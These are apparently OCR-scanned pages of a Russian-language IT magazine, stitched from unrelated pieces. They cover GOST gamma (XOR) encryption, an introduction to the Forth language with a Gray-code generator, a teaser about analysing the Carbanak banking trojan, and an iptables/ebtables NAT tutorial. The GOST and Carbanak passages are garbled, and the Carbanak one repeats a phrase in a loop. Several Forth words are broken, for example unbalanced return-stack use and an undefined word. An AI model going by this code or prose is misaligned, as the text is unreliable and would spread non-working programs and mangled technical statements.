
Что к, давай разберемся, как работает гаммирование и как его применить на практике.

INFO

В настоящее время ГОСТ 34.13-2015 и ГОСТ 34.12-2015 обрели статус межгосударственных. В связи с чем, с 1 июля 2019 года государств СНГ в полном каменовании соответствие ГОСТ 34.13-2015 и ГОСТ 34.12-2015. Оба стандарта введены в действие в качестве национальных стандартов Российской Федерации с 1 июля 2019 года.

СХЕМА ПРИНЦИПЫ РЕАЛИЗАЦИИ РЕЖИМА ГАММИРОВАНИЯ ГАММЫ ГОСТ 34.13-2015

Гамма шифрования — последовательность бит произвольной длины (рассчитывается случайной) на открытом или шифрованном сообщении так называемой алгоритмом формирования гаммы. Алгоритмы формирования гаммы, в свою очередь, могут зависеть от ключа, которая выбрасывается с помощью определенного алгоритма. Гаммирование выполняется гамма на открытом сообщении блоки гамма исходного текста. Гаммирование — это сложение по модулю операции побитового сложения по модулю 2 (XOR). То есть при шифровании каждый бит открытого сообщения складывается с соответствующим биту сообщения биту гаммы, для которого выполняется операция XOR. Расшифрование выполняется аналогично. Для дешифрования зашифрованного сообщения необходимо произвести обратную операцию. То есть каждый бит зашифрованного сообщения складывается с биту гаммы, и на выходе мы имеем требуемое расшифрованное сообщение.


Открытый текст
Гамма
Шифрование
Шифротекст
Шифротекст
Гамма
Расшифрование
Открытый текст
Блок гаммы
Блок исходного текста
Шифрование блока гаммы
Шифрование блока гаммы
Шифрование блока гаммы

ЗАГАДОЧНЫЙ FORTH

ЗНАКОМИМСЯ С ОДНИМ ИЗ ВАЖНЕЙШИХ ЯЗЫКОВ ПРОГРАММИРОВАНИЯ, О КОТОРОМ МАЛО КТО ЗНАЕТ

SergeiN
sergeiN@mail.ru

Почему Forth, один из старейших языков программирования, до сих пор привлекает к себе внимание и будоражит воображение? Его применяют в самых разных областях, включая чипсеты PCI и космические аппараты, а Павел Дуров будет использовать схожий язык в смарт-контрактах криптовалюты TON. Так что же такое этот загадочный Forth?

Создатель Forth Чарльз Мур изначально описал его так:

> *FORTH — это программа, которая связывает клавиатуру с компьютером.*

Ни больше ни меньше. Изначальная идея была простой: нужен какой-то язык, на котором человек за клавиатурой мог бы общаться с компьютером. С тех пор прошло полвека, а проблема интерфейсов между человеком и машиной по-прежнему не решена.

Мур продолжает:

> *Получившийся язык достаточно мощный, чтобы описать сам FORTH, и достаточно гибкий, чтобы делать запросы. Он может быть легко расширен для обработки стольких и столь сложных приложений, насколько позволяет аппаратное обеспечение.*
> *FORTH — это компьютерная программа. Он обеспечивает полный программный интерфейс между терминалом и аппаратурой. Включая язык, на котором пользователь может описать свое приложение. И на котором написан FORTH.*

Сегодня существует масса языков программирования, и в каждой из областей свои лидеры. Но для Мура проблема разработки языка была гораздо более глобальной: как кодифицировать мысленные абстракции, чтобы ими можно было оперировать программно?

Похожие идеи привели к созданию абстрактных типов данных (в каждом языке есть библиотека, реализующая стеки, очереди, словари и тому подобное) и объектно ориентированного программирования. Но существует и другие примеры, как разные идеи могут изменить наши представления о том, что мы называем программированием. Так, идея безопасного программирования породила функциональные языки, где нет операторов, а в некоторых из них — и переменных тоже.

А что же Forth? Пока другие языки эволюционировали, он остался тем же, потому что практически любая из упомянутых идей в нем и так можно воплотить. Причем сделать это не так тяжело. Представь, ты сможешь создать свою реализацию, которая будет подходить для решения именно твоей задачи.

ОСНОВЫ СИНТАКСИСА, ИДЕОЛОГИЯ

Вот еще одно определение Forth, на этот раз из «Википедии»:

> *Форт (англ. Forth) — один из первых конкатенативных языков программирования, в котором программы записываются последовательностью лексем («слов» в терминологии языка Форт). Математическое выражение представляется постфиксной записью при использовании стековой нотации. Поддерживает механизмы метарасширения семантики и синтаксиса языка для адаптации к нужной предметной области. Синтаксис базового уровня в Форте прост и состоит из единственного правила: «все определения разделяются пробелами».*

Увы, несмотря на всю свою точность, оно не позволяет прочувствовать суть языка. Поэтому покажу на примерах.

Форт интерактивен, то есть сразу начинает работать. Запускаем Gforth (популярная опенсорсная реализация) и набираем

```
1 2 + ok
```

Вот это и есть постфиксная запись и стековая нотация. Но где же результат? Результат в стеке. Чтобы его увидеть, нужно ввести точку и снова нажать Enter. Вот как он выглядит:

```
. 3 ok
```

Программирование на форте состоит в определении новых слов на основе слов, определенных в словаре. Допустим, ты хочешь написать знаменитую программу «Здравствуй, мир!». Для этого определяем слово:

```
: привет ." Здравствуй, мир!" ;
```

Теперь вводим

```
привет
```

И получаем

```
Здравствуй, мир!
```

Ладно, знакомство состоялось. Предположим теперь, что надо сложить несколько чисел. Можно, конечно, на каждое число ввести по одному плюсу и получить результат. Но почему бы не поручить это сделать самому форту? Определяем слово **сумма**:

```
: сумма ( n -- ) 0 DO + LOOP ;
```

Слова можно определять в любом национальном алфавите. Определение начинается с двоеточия. Далее идет слово, семантику которого необходимо определить. В скобках — стековая нотация, в данном случае сказано, что для слова **сумма** в стеке должно находиться число, обозначающее количество чисел, которые необходимо просуммировать. Далее 0 — нижний предел цикла. Начало цикла — слово **DO**. Дальше описано, что будет делать цикл. И конец цикла — **LOOP**.

Тестируем программу. Наберем несколько произвольных чисел:

```
1 2 3 4 5
```

Все эти числа поместились в стек. Всего их пять, а операцию сложения необходимо выполнить четыре раза. Поэтому набираю

```
4 сумма .
```

Получим

```
15 ok
```

Чтобы не думать о том, что для правильной работы цикла нужно указывать число на единицу меньшее, чем количество чисел, пусть само слово **сумма** этим и занимается:

```
: сумма ( n -- ) 1- 0 DO + LOOP ;
```

Теперь вводим

```
1 2 3 4 5 5 сумма .
```

И получаем правильный ответ.

ГДЕ ПРИМЕНЯЕТСЯ FORTH И КАКОЙ ОН ВЫВАЕТ

Изначально Forth применялся для программирования встроенных приложений (embedded) и приложений реального времени. Сегодня же на нем можно писать программы для Windows и разных вариантов Unix, включая macOS. Кроме того, коммерческие кросс-компиляторы Forth генерируют высокооптимизированный код, который работает на хорошо зарекомендованных себе микропроцессорах и микроконтроллерах.

Open Firmware

У Forth есть все необходимое, чтобы управлять вычислительной системой в целом, независимо от того, на каком железе она реализована и какая у нее периферия. Это свойство Forth интенсивно используется в разных системах.

Open Firmware (OpenBoot) — это стандарт, определяющий интерфейсы компьютерной микропрограммной системы. Он был разработан в Sun, и его поддержали Apple, IBM, ARM и большинство других поставщиков чипсетов PCI, отличных от x86. Открытая прошивка позволяет системе загружать независимые от платформы драйверы непосредственно с карты PCI, что повышает совместимость.

Обращаться к Open Firmware можно с помощью командной оболочки на языке Forth, и большая часть кода написана на нем же. Код Forth может быть скомпилирован в байт-код FCode, независимый от таких деталей компьютерной архитектуры, как набор инструкций и иерархия памяти. Поэтому Open Firmware предоставляет платформенно независимые средства для диагностики во время загрузки и для конфигурирования.

Микроконтроллеры

Forth часто применяют для программирования микроконтроллеров. Множество ссылок по этой теме ты можешь найти в топике на русском Forth Forum. Встречаются решения на ARM, AVR, MSP430 и PIC.

Мне также попалась занимательная книга на русском о применении контроллеров PIC в измерительной технике (PDF) и компиляторе программы на форте для микроконтроллеров серии 16Cxx.

Если же тебе интересен Arduino, можешь использовать AmForth — легко расширяемый интерпретатор команд для ARM, AVR8 ATmega, T1 MSP430, 32-разрядных вариантов ARM и RISC-V.

Также из интересного: британская компания MpeForth разработала VFX-forth для использования во встроенных решениях; RoboForth — программное обеспечение, которое работает в контроллере робота.

Ну и конечно же, Forth летал в космос, причем неоднократно. Список миссий и систем, которые работали на Forth, можно найти на сайте NASA. Точнее, можно было некоторое время назад.

Процессоры на Forth

В разное время предпринимались разные по подходу и по успешности попытки создать процессор, который бы работал с инструкциями на Forth. В частности, в середине двухтысячных годов такой процессор проектировали в России на основе ПЛИС.

Но наиболее продвинутая реализация на данный момент — это чипы SEAforth. Создатель Forth Чарльз Мур еще с восьмидесятых годов работает над их архитектурой и успел поучаствовать в создании нескольких предприятий, которые занимаются коммерческим продвижением этих чипов. Последняя из таких компаний называется GreenArrays и выпускает чипы GA144.

SEAforth можно рассматривать как однородную вычислительную структуру, изготовленную на одном кристалле. Она состоит из асинхронно работающих вычислительных узлов (нодов). Топология двумерной решетки, лежащая в основе SEAforth, легко масштабируется: создавы мультикластеры, имеющие 24, 40 и 144 узла на кристалле (тот самый GA144).

Отдельный узел выполняет около 700 миллионов операций в секунду. Пиковое быстродействие мультикластера S40 можно оценить в 28 миллиардов операций в секунду. Подробнее смотри в датасыте (PDF).

Наука и обучение

Помимо перечисленного, Forth также применяется в академической среде — в аппаратном обеспечении курсов по цифровой обработке сигналов, параллельного программирования, архитектуры вычислительных систем и так далее. А для научных расчетов существует свободная библиотека Forth Scientific Library.

TON

Одна из новейших реализаций Forth — это Telegram Open Network Virtual Machine, или TVM (PDF). Она разработана для того, чтобы выполнять код смарт-контрактов в блокчейне TON. TVM является стековой машиной.

Язык программирования Fift (PDF) специально разработан для создания смарт-контракта TON Blockchain, управления им и взаимодействия с TVM в блокчейне TON.

В руководстве к Fift написано, что Fift основан на стековом языке и идеи чем отличается от форта. Так что учти: знание форта пригодится для понимания Fift!

WWW

Еще больше интересных вещей, связанных с Forth, ты можешь найти на ForthRu, на странице Dr. Cischo и в вики wiki.forth.org.ru.

Продолжение статьи →

ЗАГАДОЧНЫЙ FORTH

ЗНАКОМИМСЯ С ОДНИМ ИЗ ВАЖНЕЙШИХ ЯЗЫКОВ ПРОГРАММИРОВАНИЯ, О КОТОРОМ МАЛО КТО ЗНАЕТ

РЕАЛИЗУЕМ ПРИМЕР ПОСЛОЖНЕЕ: КОД ГРЕЯ

В качестве более продвинутого примера, чем «Привет, мир», рассмотрим реализацию генератора кода Грея. Это двоичная мера, при которой для соседних кодовых комбинаций отличается цифрой только в одном двоичном разряде. Это свойство кода Грея проявляется в упорядоченном наборе.

Следующий пример показывает, как выглядит код Грея порядка 2:

```
00
01
11
10
```

Эта последовательность не единственная. Как именно мы можем обратить. Кроме этого, существует коды Грея и других порядков. Такой код широко применяют для выделения и исправления ошибок в системах связи (см. рубежи «Шеннона» и в статье «Инженер» и в статье Сергея Кондратьева на habrahabr).

Для генерации кода Грея воспользуемся алгоритмом зеркального переворачивания списка. Затем получаем список объединяется и в начало каждого кода добавляется нулик, а в начало каждого кода в перевернутом списке — единица.

Коды будем хранить в узлах списка. Для этого определим следующую структуру данных:

```
begin-structure cgr\ \ Имя структуры
  field: cgr-next   \ Указатель на следующий узел в списке
  field: cgr-data   \ Сам код
  field: cgr-n      \ Просто порядковое число
end-structure
```

Слово, которое будет создавать узел списка, запишем следующим образом:

```
: cgr-new ( n -- addr-cgr -- n порядковый номер узла )
  cgr\ allocate throw \ Выделяет необходимое количество памяти
  -rot \ Сохраняет адрес выделенного участка памяти
  0 rot cgr-next ! \ В указатель на следующий узел записывает 0,
так как это последний узел в списке
  rot cgr-n ! \ Присваивает узлу его порядковый номер
r> \ Возвращает адрес выделенного участка памяти в стек
;
```

Здесь слово не переносит содержимое вершины стека данных на вершину стека возвратов, слово **>r** переносит вершину стека возвратов на вершину стека данных, а слово **r>** снимает содержимое с вершины стека возвратов и сохраняет это содержимое в вершине стека данных.

Сразу же пишем слово, которое будет освобождать выделенную память. Но, забегая вперед, отмечу, что для работы этого слова понадобятся некоторые переменные. Введем эти переменные.

```
variable sig \ Имя списка для последовательности ( список ) кодов
Грея
variable cur-node \ Указатель на текущий узел в списке
variable next-node \ Указатель на следующий узел в списке
variable last-node \ Указатель на последний узел в списке
variable width \ Ширина кода в битах
```

Теперь вполне законно можно определить следующее слово. Это слово будет освобождать узлы списка.

```
: cgr-free ( addr-cgr -- -- адрес списка, память которого требуется
освободить )
  cur-node ! \ Сохраняем этот адрес
  cur-node @ cgr-next @ \ Получаем адрес следующего узла
  next-node ! \ Сохраняем его
  BEGIN
    cur-node @ free throw \ Освобождаем текущий узел
    next-node @ cur-node ! \ Следующий узел становится текущим
узлом
    cur-node @ \ Устанавливаем адрес
    0<> \ не равен нулю?
  WHILE
    cur-node @ cgr-next @ next-node ! \ Получаем адрес следующего
узла
  REPEAT
;
```

Теперь напишем слово, которое будет создавать новый узел и присоединять его к концу списка.

```
: cgr-append ( addr-cgr -- cgr )
  dup cgr-n @ 1+ \ Получаем номер последнего узла и увеличиваем его
на 1
  cgr-new \ Создаем новый узел
  dup rot \ Устанавливаем адрес в нужном порядке
  cgr-next ! \ Сохраняем адрес следующего узла
;
```

Для своего исполнения слово требует, чтобы в стеке находился адрес последнего узла списка. Слово вначале создает новый узел. Потом в текущий узел записывает адрес нового узла.

Чтобы проверить содержимое узлов списка, напишем слово **cgr-dump**.

```
: cgr-dump ( addr-cgr -- )
  ." addr-sig:" dup . cr
  cur-node !
  cur-node @ cgr-next @ next-node !
  BEGIN
    ." cgr:n:" cur-node @ cgr-n @ . cr
    ." cgr-data:" cur-node @ cgr-data @ . cr
    ." cgr-next:" cur-node @ cgr-next @ . cr
    next-node @ cur-node !
    cur-node @ 0<>
  WHILE
    cur-node @ cgr-next @ next-node !
  REPEAT
;
```

Работает это слово просто. Сначала слово получает адрес первого узла списка и печатает содержимое полей этого узла. Потом берет адрес следующего узла и печатает его содержимое. И так до тех пор, пока не достигнет последнего узла.

Следующее слово создает на вершину стека адрес последнего.

```
: cgr-next@ ( addr-node -- addr-node )
  cgr-next @
;
```

Конечно, при работе со списками очень удобно иметь слово, указывающее на последний узел списка.

```
: cgr-last-node@ ( addr-cgr -- last-node )
  >r
  r@ cgr-next@
  BEGIN
    dup 0<>
  WHILE
    r> drop >r
    r@ cgr-next@
  REPEAT
  drop r>
;
```

А также слово, которое подсчитывает длину списка или, иначе, количество узлов в списке.

```
: cgr-length ( addr-scg -- n )
  dup >r
  cgr-next@
  BEGIN
    1+ swap
    dup 0<>
  WHILE
    r> drop dup >r
    cgr-next@ swap
  REPEAT
  drop r> drop
;
```

Следующее слово предназначено для удвоения количества узлов в списке. Это слово будет необходимо для реализации самого алгоритма генерации кода Грея.

```
: cgr-dup ( addr-cgr -- )
  dup \ Берем список
  cgr-length \ Определяем его длину
0 DO \ Столько же раз узлов и добавим в список
    dup cgr-last-node@ cgr-append drop
    \ Каждый новый узел присоединяем к последнему присоединенному
узлу
LOOP
;
```

Теперь напишем несколько слов, которые будем использовать для визуализации получаемого кода Грея.

Идея этого слова состоит в том, чтобы прочитать каждый из бит, начиная с старшего порядка, и в зависимости от значения этого бита положить в стек число, представляющее код символа этого бита.

```
: cgr-bin-vis ( n n -- n n -- cgr-width )
  dup >r >r \ Сохраняем n
  0
  BEGIN
    dup
    1 I lshift and \ Сдвигаем 1 в нужную позицию
    I rshift \ Возвращаем 1 в начало
    case \ Теперь в стеке число 0, либо 1
      0 of 48 endof
      1 of 49 endof
    endcase \ Заменяем бит на код символа
    swap 1+ swap \ -- n cgr-width
LOOP \ Повторяем для следующего бита
drop r> \ Чистим стек
;
```

Следующее слово печатает n символов в стеке терминала, снимая со стека код символа.

```
: cgr-emit ( n -- -- n cgr-width )
  0
  DO emit
  LOOP
;
```

Проверим. Допустим, есть число 6, для его двоичной визуализации достаточно три бита. Набираем следующие операции:

```
6 3 cgr-bin-vis cgr-emit
```

Получаем:

```
110 ok
```

Для двоичной визуализации числа 10 необходимо уже четыре бита, поэтому набираем:

```
10 4 cgr-bin-vis cgr-emit
```

Результат:

```
1010 ok
```

Теперь можно воспользоваться этими двумя словами для того, чтобы показать код Грея, который находится в текущем узле списка.

```
: cgr-show ( addr-cgr -- )
  dup cgr-length \ s cr
0 DO \ Получаем узел и печатаем код Грея
    dup cgr-data @ cgr-width @ cgr-bin-vis cgr-emit
    cgr-next@
LOOP
drop drop
;
```

Теперь все готово для того, чтобы сгенерировать код Грея. Следующее слово организовывает старший бит зеркального двоичного кода в единицу, формируя при этом код Грея.

```
: cgr-bit-prod ( addr-cgr -- )
  dup cgr-data @ \ Получаем код
  1 cgr-width @ lshift or \ Устанавливаем старший бит в 1
  swap cgr-data ! \ Сохраняем сформированный код
;
```

Формируем зеркально-зеркальную последовательность кодов.

```
: cgr-prod ( addr-cgr -- )
  dup cgr-length
  0 DO
    \ Берем двоичный код со стека и записываем его в поле данных
узла
    dup rot swap cgr-data !
    \ Вычисляем слово, формирующее код Грея
    dup cgr-bit-prod
    cgr-next@ \ Готовимся следующий узел
LOOP
drop
cgr-width @ 1+ cgr-width ! \ Увеличили ширину кода на 1
;
```

Подготавливаем двоичные коды для отображения.

```
: cgr-gen ( n addr-cgr -- )
  dup >r \ r@
  dup cgr-length 2 /
  0 DO
    \ Создаем в стеке данные
    dup cgr-data @ 1 .s
    swap 1 \Удаляем адрес
    cgr-next@
  LOOP
  r> drop
;
```

Теперь сам драйвер. Для инициализации первоначального списка определим следующее слово, оно инициирует поля **cgr**-данных, присваивая им значения 0 и 1.

```
: cgr-init ( addr-scg -- )
  dup
  10 swap cgr-data !
  cgr-next @
  11 swap cgr-data !
;
```

Следующее слово выполняет сборку генерения в первоначальное состояние и освобождает память, занятую списком.

```
: cgr-reset ( -- )
  0 cur-node !
  0 next-node !
  0 last-node !
  1 cgr-width !
  sig @ sig-free \ Освобождаем память
;
```

Слово **cgr-setup** создает первый узел в списке и присваивает переменной **sig** адрес этого узла. Устанавливает поле **cgr**-n в ноль. Далее оно присваивает — как бы — адрес этого узла и устанавливает поле **cgr**-n в единицу, после чего вызывает **cgr-init** для инициализации полей двоичного кода.

```
: cgr-setup ( -- )
  0 cgr-new sig !
  sig @
  dup cgr-append drop
  cgr-init
;
```

И наконец, главное слово. Это слово вызывает первоначальную установку переменных и самого списка. Потом удаляет этот список, вызывает сборку, генерирует коды Грея, распечатывает получившуюся последовательность кодов. Также полученный код Грея доступен для дальнейшей работы в самом списке.

```
: cgr-main ( -- )
  cgr-setup \ Подготавливаем данные к работе
  3 0 DO \ Генерируем код с длиной 2/3/4 бита
    sig @ cgr-dup \ Удваиваем длину списка
    sig @ cgr-gen cgr-prod \ Генерируем код
    sig @ cgr-show \ Печатаем код Грея
  LOOP
;
```

Если полученный код Грея не нужен для дальнейшей работы, вызовем **cgr-reset**.

Это слово сбросит все переменные в исходное состояние и освободит выделенную память. После чего можно снова вызвать **cgr-main** при необходимости.

КАК ПРОДОЛЖИТЬ ИЗУЧЕНИЕ

Итак, мы познакомились по сложным Forth, посмотрели, какие есть реализации и где они используются, и написали пример, который раскрывает возможности Forth. Если же вдруг вы сделаете себе заинтересовались, то, наверное, уже размышляешь о том, где может пригодиться спешащий по Forth. Или наоборот — чем Forth может пригодиться программисту сегодня.

Изучив этот язык, ты можешь занимаясь исследованием новых языков программирования, изучения новых идей в синтаксисе и семантике для новейших языков и компьютеров. Также, знав Forth, можно разрабатывать стековые виртуальные машины и процессоры или же занимаясь программированием макросистемсоров и макрокомпилятоpов.

Список книг, которые помогут тебе продолжить изучение этого увлекательного и уникального языка:

- Учебное пособие по языку FORTH
- Леонид Пасс «Программы Forth» (PDF)
- Стандарт Forth 2012
- Ч. Уиллис и Б. Кондрасик «Язык Forth и его реализации»
- Лео Бродие «Начальный курс программирования на языке Forth»
- Лео Бродие «Способ мышления — Forth. Язык и философия для решения задач»
- М. Гилиа, Ч. Скейт «Язык программирования Forth»
- Ю. Семенов «Программирование на языке Forth»
- В. Дмитриев «Форт-система для микропроцессорных ЭВМ»
- А. Горбатов, В. Кирилин, И. Романовский «Форт — язык для микропроцессоров»

ПОТРОШИМ CARBANAK

КАК ХАКЕРЫ ИЗУЧАЮТ ИЗВЕСТНЫЙ БАНКОВСКИЙ ТРОЯН


Ян Хоай
Kaspersky Lab

Банковские трояны, похищающие данные со счетов клиентов и кражи пользователей, начинают набирать новый виток. Мы можем сказать, что Carbanak — пример, выражающий суть дела, это связано с внутренней кухней банков, а это гораздо сложнее. Поэтому хакеры, которые могут украсть уникальное событие — подходящие исходники банка, могут чуть больше в любом — и прибыль, несоизмеримо его затратам. Ситуация. Рассмотрим этих опасных же тем сегодня шедших поближе к собе.

Даже при такой об отчаяния работал исходных кодов банковской системы, Carbanak — это, в конечном счете, вирус, и, как и в случае с ним, нужно выяснить, в чем заключается его жизненный цикл, а также как его обнаружить. Для выявления сложных атак проводится анализ. Для выявления такого вируса, как Carbanak, нужно знать, что для эффективного поглощения фрукта Carbanak нужно знать, что для эффективного поглощения фрукта Carbanak нужно знать, что для эффективного поглощения фрукта Carbanak

МАГИЯ IPTABLES

НЕОБЫЧНЫЕ ВИДЫ ПРЕОБРАЗОВАНИЙ СЕТЕВЫХ АДРЕСОВ



Настраивать проброс портов и общий доступ к интернету через один публичный адрес умеют все, но не все знают, что возможности NAT в netfilter гораздо шире. Сегодня я продемонстрирую тебе эти возможности с помощью синтаксиса команды iptables.

Даниил Батурин
Координатор проекта IpV6 (http://ipv6.kz), «языковед», фриландер-переводчик сетевой литературы. Контакты: danil@baturin.org

Самые новые версии некоторых дистрибутивов уже используют nftables, но до узода iptables в прошлое еще далеко. Поскольку популярные ОС маршрутизаторов, даже проприетарные, сейчас основаны на Linux, многое из этой статьи можно применить и к ним, при условии что их интерфейс не ограничивает формат опций искусственно, а просто передает их в правила iptables.

1:1 NAT

Все, кто использовал Amazon EC2, online.net и другие облачные платформы, наверняка с ним уже сталкивались. Публичные адреса для виртуалок настроить в админке можно, но самой виртуалке при этом выдается частный адрес.

Чтобы это сделать, нужно всего лишь указать по одному адресу вместо целой сети в `--source/--destination` и `--to-destination/--to-source` соответственно.

Вот команды для сопоставления частного адреса 10.0.0.10 публичному 192.0.2.10:

```
$ sudo iptables -t nat -I PREROUTING -d 192.0.2.10 -j DNAT
--to-destination 10.0.0.10
$ sudo iptables -t nat -I POSTROUTING -s 10.0.0.10 -j SNAT
--to-source 192.0.2.10
```


INFO

Если нет необходимости подключаться к внутреннему адресу из интернета, достаточно одного правила SNAT — об ответах позаботится модуль conntrack, если он не выключен.

NETMAP

Что делать, если нужно транслировать не один адрес, а целую сеть? Нередко одной компании бывает нужно подключиться к сети другой — например, к поставщику технической поддержки или иных услуг. Проблемы начинаются, если у поставщика уже есть клиент с такой же сетью, как у тебя.

Здесь на помощь приходит опция NETMAP, которая транслирует одну сеть в другую.

INFO

Полезно знать, что сети для частного использования из RFC 1918 на самом деле очень большого размера. Вот они:

- **10.0.0.0/8 (до 10.255.255.255.255);**
- **172.16.0.0/12 (до 172.31.255.255);**
- **192.168.0.0/16 (до 192.168.255.255).**

Если выбрать менее популярные адреса, чем 192.168.0(1).0 или 10.0.0.0, с конфликтом можно не столкнуться никогда.

Предположим, в компании-клиенте используется сеть 192.168.0.0/24, а в компании-поставщике — 10.85.0.0/24. Мы сделаем вид, что в нашей компании сеть не 192.168.0.0/24, а 172.17.18.0/24:

```
$ sudo iptables -t nat -I POSTROUTING -s 192.168.0.0/24 -d 10.85.0.0/
24 -j NETMAP --to 172.17.18.0/24
$ sudo iptables -t nat -I PREROUTING -s 10.85.0.0/24 -d 172.17.18.0/
24 -j NETMAP --to 192.168.0.0/24
```

В отличие от SNAT и DNAT, она заменяет не весь адрес источника или назначения, а только адрес хоста — ту часть, где в маске сети нули. Адрес 192.168.0.10 всегда транслируется в 172.17.18.10, так что этот метод отлично подходит для двусторонней работы.

Если соединения инициируются только с внутренней или внешней стороны, здесь тоже можно обойтись без второго правила, достаточно настроить только `PREROUTING` для соединений снаружи или `POSTROUTING` для соединений изнутри, а остальное `conntrack` сделает за нас.

Очевидный недостаток — для правильной работы сети должны быть одинакового размера. Никакой проверки или даже требования предоставить опцию `-s/-d` в `iptables` нет. Если сеть источника меньше сети назначения, то вместе с адресом хоста `NETMAP` изменит и часть адреса сети. Если сеть источника больше — изуродует адрес хоста. Сетевой стек Linux вообще без предрассудков — делает ровно то, о чем его просят, даже если в этом нет никакого смысла.

Этот вид NAT также работает с IPv6:

```
$ ip6tables -t nat -I POSTROUTING -s 2001:db8:aaaa::/64 -j NETMAP
--to 2001:db8:bbbb::/64
```

NPT (NETWORK PREFIX TRANSLATION)

Более правильным решением для трансляции сетей IPv6 будет функция `NPTv6`, описанная в RFC 6296. Она не отслеживает соединения, так что ее производительность лучше, но потребуется два правила на вход и на выход:

```
$ sudo ip6tables -t mangle -I POSTROUTING -o eth0 -j SNPT --src-pfx
2001:db8:aaaa::/64 --dst-pfx 2001:db8:bbbb::/64
$ sudo ip6tables -t mangle -I PREROUTING -i eth0 -j SNPT --src-pfx
2001:db8:bbbb::/64 --dst-pfx 2001:db8:aaaa::/64
```

NAT БЕЗ CONNTRACK

Подсистема отслеживания соединений (conntrack) решает много проблем и экономит время при настройке. Правила с опцией `--state ESTABLISHED,RELATED` есть почти у каждого пользователя iptables, без них пришлось бы писать два полных набора правил на вход и на выход. Кроме того, conntrack helpers (модули `nf_nat_ftp` и прочие) сильно упрощают работу с протоколами, которые требуют более одного соединения.

Обратная сторона удобства — меньшая производительность. В случае с NPTv6, да и с NETMAP и 1:1 NAT, если все равно указаны оба правила и опции никак не отражают протокол и порт, отслеживание состояний не принесет особой пользы и его можно было бы отключить.

Отключить отслеживание можно следующим образом:

```
$ sudo iptables -t raw -I PREROUTING -d 192.168.0.0/24 -j NOTRACK
$ sudo iptables -t raw -I OUTPUT -s 10.85.0.0/24 -j NOTRACK
```

Для IPv6 все так же, только с командой `ip6tables`.

С `NOTRACK` нужно быть очень осторожным. Если у тебя есть правила с опцией `--state`, они, очевидно, перестанут работать, что может грозить потерей удаленного доступа к устройству. Убедись, что в правило попадает только трафик, который действительно не требует отслеживания состояний!

БАЛАНСИРОВКА ТРАФИКА С ПОМОЩЬЮ NAT

Классический masquerade транслирует множество внутренних адресов в один внешний. Если вывернуть это правило наизнанку, оно будет транслировать один внешний адрес во множество внутренних.

Это можно использовать для простой балансировки трафика. В отличие от `nginx` или `varnish`, балансировка на сетевом уровне ничего не знает о протоколе уровня приложений, но зато не зависит от конкретного протокола и работает с приложениями, для которых специализированных решений не существует.

Предположим, в нашей сети есть пять серверов с адресами 10.0.0.10–10.0.0.15 и мы хотим балансировать запросы к внешнему адресу 192.0.2.10 между ними. Это можно сделать следующей командой:

```
$ sudo iptables -I PREROUTING -d 192.0.2.10/32 -j DNAT --to-destin
ation 10.0.0.10-10.0.0.15
```

При включенном conntrack такая балансировка работает на уровне соединений, а не пакетов и вполне годится для протоколов, которые требуют постоянного соединения, вроде SSH или RDP. Единственный недостаток в том, что внутренние адреса серверов должны быть в непрерывном диапазоне. Никакого способа указать отсеок адресов или сеть не предусмотрено.

С помощью дополнительных опций `--random` и `--persistent` можно повлиять на то, будет соединение с одного внешнего адреса с большей вероятностью отправлено на один и тот же внутренний адрес или нет.

Если поменять `PREROUTING` на `POSTROUTING` и `-d` на `-s`, можно транслировать один внутренний адрес во множество внешних. Я не знаю, кому и зачем это может потребоваться, но техническая возможность у тебя есть.

HAIRPIN

Ты, возможно, уже сталкивался с ситуацией, когда с внешнего адреса маршрутизатора проброшен порт на сервер внутри сети, но при этом попасть на сервер по внешнему адресу изнутри сети не получается.

Правильное решение в этом случае — split horizon DNS. Многие серверы DNS, включая самый популярный BIND, умеют выдавать разный результат в зависимости от адреса клиента. Но в большинстве сетей нет своего сервера, и не всегда он нужен.

В этом случае приходит на помощь `hairpin` или NAT reflection. Предположим, у тебя есть такое правило для проброса порта на веб-сервер:

```
$ sudo iptables -t nat -I PREROUTING -p tcp --dport 80 -d 203.0.113.
10 -j DNAT --to-destination 10.0.0.20
```

Если из сети зайти на http://203.0.113.10, соединение отвалится с тайм-аутом. Если запустить tcpdump или tshark, можно увидеть, что на сервер пакеты приходят правильно. Проблема здесь в том, что, если ты отправляешь запрос с 10.0.0.123, сервер посылает ответ не маршрутизатору, а напрямую обратно к 10.0.0.123, поскольку они в одной сети.

Остается одно: пропускать весь трафик из сети в нее саму через маршрутизатор:

```
$ sudo iptables -t nat -I POSTROUTING -s 10.0.0.0/24 -d 10.0.0.0/24
-j MASQUERADE
```

NAT В EBTABLES

Обычно NAT ассоциируется с сетевым уровнем, но это не значит, что его нет на канальном. В ядрах Ethernet есть MAC-адреса источника и назначения, и ebtables позволяет их поменять.

К примеру, тебе нужно перенаправить зеркалированный трафик с порта коммутатора в локальный процесс для анализа. Поменять IP-адрес назначения, чтобы пакеты попали в локальный процесс, можно с помощью iptables, но сначала нужно сделать так, чтобы MAC-адрес назначения совпадал с адресом сетевой карты, иначе ядро отбросит этот трафик, даже не посмотрев на IP.


Тут нам на помощь и придет ebtables:

```
$ sudo ebtables -t broute -I BROUTING -i eth0 -j dnat --to-destin
ation 00:aa:bb:cc:dd:ee
```

ЗАКЛЮЧЕНИЕ

Не забывай, что в недрах `man iptables-extensions` всегда можно отыскать что-то интересное. Не ограничивайся чужими статьями, читай первоисточники сам и, если придумаешь что-то интересное, не стесняйся предложить нам статью.

СТАЛЬНАЯ КИСА



Алексей Кокорин

ЗАЩИЩАЕМ СЕТЕВОЙ ПЕРИМЕТР НА ОБОРУДОВАНИИ CISCO

